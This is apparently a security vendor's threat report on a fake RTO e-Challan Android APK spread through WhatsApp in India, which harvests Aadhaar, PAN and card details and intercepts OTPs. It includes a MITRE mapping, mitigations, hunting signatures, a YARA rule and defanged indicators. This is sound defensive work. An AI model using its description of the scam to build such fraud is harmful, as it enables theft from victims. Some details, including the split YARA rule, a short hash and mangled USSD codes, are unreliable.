

Scammers are distributing fake RTO challan receipt APKs through WhatsApp, sending them from various phone numbers and framing the messages to appear official by including fabricated challan numbers, violation dates, and vehicle registration details. These messages instruct users to install an “E-Challan” or “RTO Challan” mobile app, which is a malware-infected APK.

Once installed, the application requests high-risk permissions for calls, SMS, and battery-optimization bypass, allowing it to run persistently in the background. With these privileges, it can trigger USSD actions, alter call-forwarding settings, intercept OTPs, and send SMS messages without the user’s awareness.

The app then displays a fake e-Challan interface and collects sensitive personal information, including name, mobile number, mother’s name, date of birth, Aadhaar, and PAN. It also prompts users to pay ₹1 as a so-called verification fee, claiming it will be refunded within 24 hours, an explanation that clearly contradicts legitimate government procedures.

The payment section offers card, net banking, and UPI options, each designed to harvest credentials; UPI intentionally fails to push victims toward card payments, where card numbers, expiry, CVV, and even ATM Pins are requested. After victims submit their details, the app shows a fake “successful” status to keep the malware installed, allowing attackers to misuse the stolen information to perform unauthorized transactions while silently intercepting OTPs.

During the investigation, the C2 domains jsonserv[.]xyz and jsonserv[.]biz were identified, both flagged as malicious and likely linked to this scam operation; possibly, they were part of the infrastructure used for data exfiltration or campaign coordination.



MITRE ATT&CK FRAMEWORK

Tactic	Technique ID	Technique
Initial Access	T1566.002	Phishing: Spear phishing Link
Defense Evasion	T1406	Obfuscated Files or Information
Discovery	T1421	System Network Connections Discovery
Discovery	T1422	System Network Configuration Discovery
Discovery	T1424	Process Discovery
Discovery	T1426	System Information Discovery
Discovery	T1430	Location Tracking
Collection	T1409	Stored Application Data

Collection	T1430	Location Tracking
Command and Control	T1071	Application Layer Protocol
Command and Control	T1573	Encrypted Channel

RECOMMENDATIONS

Strategic Recommendations

Strengthen Mobile Threat Defense (MTD) Posture

- Implement an enterprise-grade Mobile Threat Defense (MTD) solution across BYOD and corporate devices to detect:
 - Malicious APK sideloading
 - Dangerous permissions (SMS, CALL, Install Packages)
 - VPN abuse
 - C2 communication patterns, anomalous DNS
- Integrate MTD alerts with the SOC SIEM for unified visibility.

Establish a Fraud and Scam Intelligence Watch Program

- Build a continuous monitoring program for India-focused social engineering scams, including:
 - WhatsApp-distributed APKs
 - Fake RTO/eChallan campaigns
 - Financial credential harvesting apps
- Integrate feed with CERT-IN advisories, telecom fraud intel, and mobile malware repositories.

Strengthening Customer/User Awareness Mechanisms

- Issue periodic advisories warning users:
 - Not to install APKs received via WhatsApp/SMS
 - That legitimate RTO/e-Challan services never require APK downloads or ₹1 verification payments
- Use SMS, push notifications, and in-app banners to broadcast scam alerts.

Implement Strong Fraud Controls Across Banking/UPI Channels

- Enforce step-up verification for suspicious login/transaction patterns such as:
 - SIM swap indicators
 - Unusual USSD actions
 - Sudden call-forwarding activation
 - Device & location anomalies
- Mandate risk scoring for transactions attempted with newly onboarded devices.
- Ensure Google Play Protect is enabled on all user devices to automatically detect, block, and remove malicious or sideloaded APKs.

Tactical Recommendations

Block & Monitor IoCs

- Immediately block:
 - Malicious Domains: jsonserv[.]xyz, jsonserv[.]biz
 - Associated subdomains and resolved IPs
- Deploy monitors to flag attempts to reach domains with similar naming patterns (e.g., jsonserv*.xyz / biz).

Hunt for Malware Behaviour Signatures

Conduct environment-wide hunts for:

- Unauthorized VPN service creation via android.net.VpnService
- Apps invoking REQUEST_INSTALL_PACKAGES
- Apps hidden from launcher (non-LAUNCHER activities)
- Abnormal SMS interception APIs
- Suddenly call forwarding actions via USSD (e.g., 21, *004)
- Suspicious SMS-sending surges from a single number/device

Monitor for Financial Fraud Indicators

Enable alerting for:

- Multiple OTP requests in short timeframes
- High-volume SMS send spikes
- Unrecognized devices initiating payment flows
- Transaction attempts immediately after a new device begins generating SMS OTPs

Track Suspicious WhatsApp File-Sharing Events

- Monitor device logs for installation intents triggered from:
 - WhatsApp downloads folder
 - Browser-download folders containing APKs
- Flag APKs with mismatching certificates, obfuscated manifests, or non-standard package naming.

Rapid Incident Response Playbook Update

Create or update IR playbooks to include:

- Steps for mobile malware containment
- SMS/Call-log forensics
- C2 infrastructure investigation
- Immediate card/UPI blocking via bank partners
- Guidance for customer remediation & forced logout actions

Operational Recommendations

Mobile Device Scanning & Cleansing

- Directly affected users to:
 - Uninstall unknown “RTO Challan/e-Challan” APKs
 - Revoke SMS & CALL permissions for suspicious apps
 - Disable call-forwarding (21# / ##002#)
- For corporate-managed devices, push automated scans through MDM/MTD.

Authentication & Financial Protection

- Trigger forced password resets for affected accounts.
- Instruct users to block compromised cards immediately.
- Disable high-risk transaction features until the device is cleaned.

Log Collection & Evidence Preservation

Collect the following from infected devices:

- Installed apps list
- SMS logs showing OTP interception patterns
- Call forwarding changes
- Network logs of connections to C2
- APK hashes and certificates

This supports incident correlation and attribution.

Remove Persistence Mechanisms

- Remove apps whitelisted from battery optimization
- Revoke “Install Unknown Apps” permission
- Remove rogue VPN profiles associated with suspect packages

Notify Exposed Users

- Notify users whose:
 - Phone numbers
 - Aadhaar/PAN
 - Card details
- UPI credentials were collected by the malware, recommending:
 - Fraud monitoring
 - Periodic credit checks
 - Password resets
 - Bank account review

CONCLUSION

The analysis confirms that the so-called “RTO Challan / e-Challan” application is a highly deceptive and malicious Android payload designed to enable large-scale financial fraud, identity theft, and persistent device compromise. Through advanced obfuscation, a two-stage installation process, aggressive permission abuse, and a custom VPN-based evasion mechanism, the malware gains full visibility into SMS, calls, and user activity while harvesting sensitive personal and financial data. Its fraudulent payment interface, OTP interception capabilities, and obfuscated C2 infrastructure demonstrate a well-coordinated scam operation targeting victims across India through WhatsApp-distributed APKs. Although the identified C2 domains are a possible part of the campaign, their sophistication and modular design indicate the likelihood of continued or evolving activity, necessitating sustained monitoring, proactive mitigation, and user awareness initiatives.

YARA RULES

```
rule RTO_Challan_Fraud
{
  meta:
    description = "Detects indicators associated with RTO Challan Fraud APK malware"
    author = "CYFIRMA"
    date = "2025-12-10"

    // SHA-256 hashes of known malicious APK samples
    sha256_1 = "9209fc088cdcd7da0161cabf5b9384c2ca790214413ffb437452bcc865c58452"
    sha256_2 = "22cf70a0dd866a4f5add5d339fad3894a4ebb3e97d597fd7dac9b08899052fb"

  strings:
    // Malicious domains embedded in the APK
    $domain1 = "jsonserv.xyz"
    $domain2 = "jsonserv.biz"
```

condition:

```
// Match only APK files (ZIP magic header) AND any indicator  
uint32(0) == 0x04034B50 and any of ($domain*)  
}
```

LIST OF IOCs

Sl.No	Indicators of Compromise	Remarks
1.	9209fc088cdcd7da0161cabf5b9384c2ca790214413ffb437452bcc865c58452	Block Dropper
2.	22cf70a0dd866a4f5add5d339fad3894a4ebb3e97d597fd7dac9b08899052fb	Block Main Payload
3.	jsonserv[.]xyz	Monitor
4.	Jsonserv[.]biz	Monitor

Copyright CYFIRMA. All rights reserved.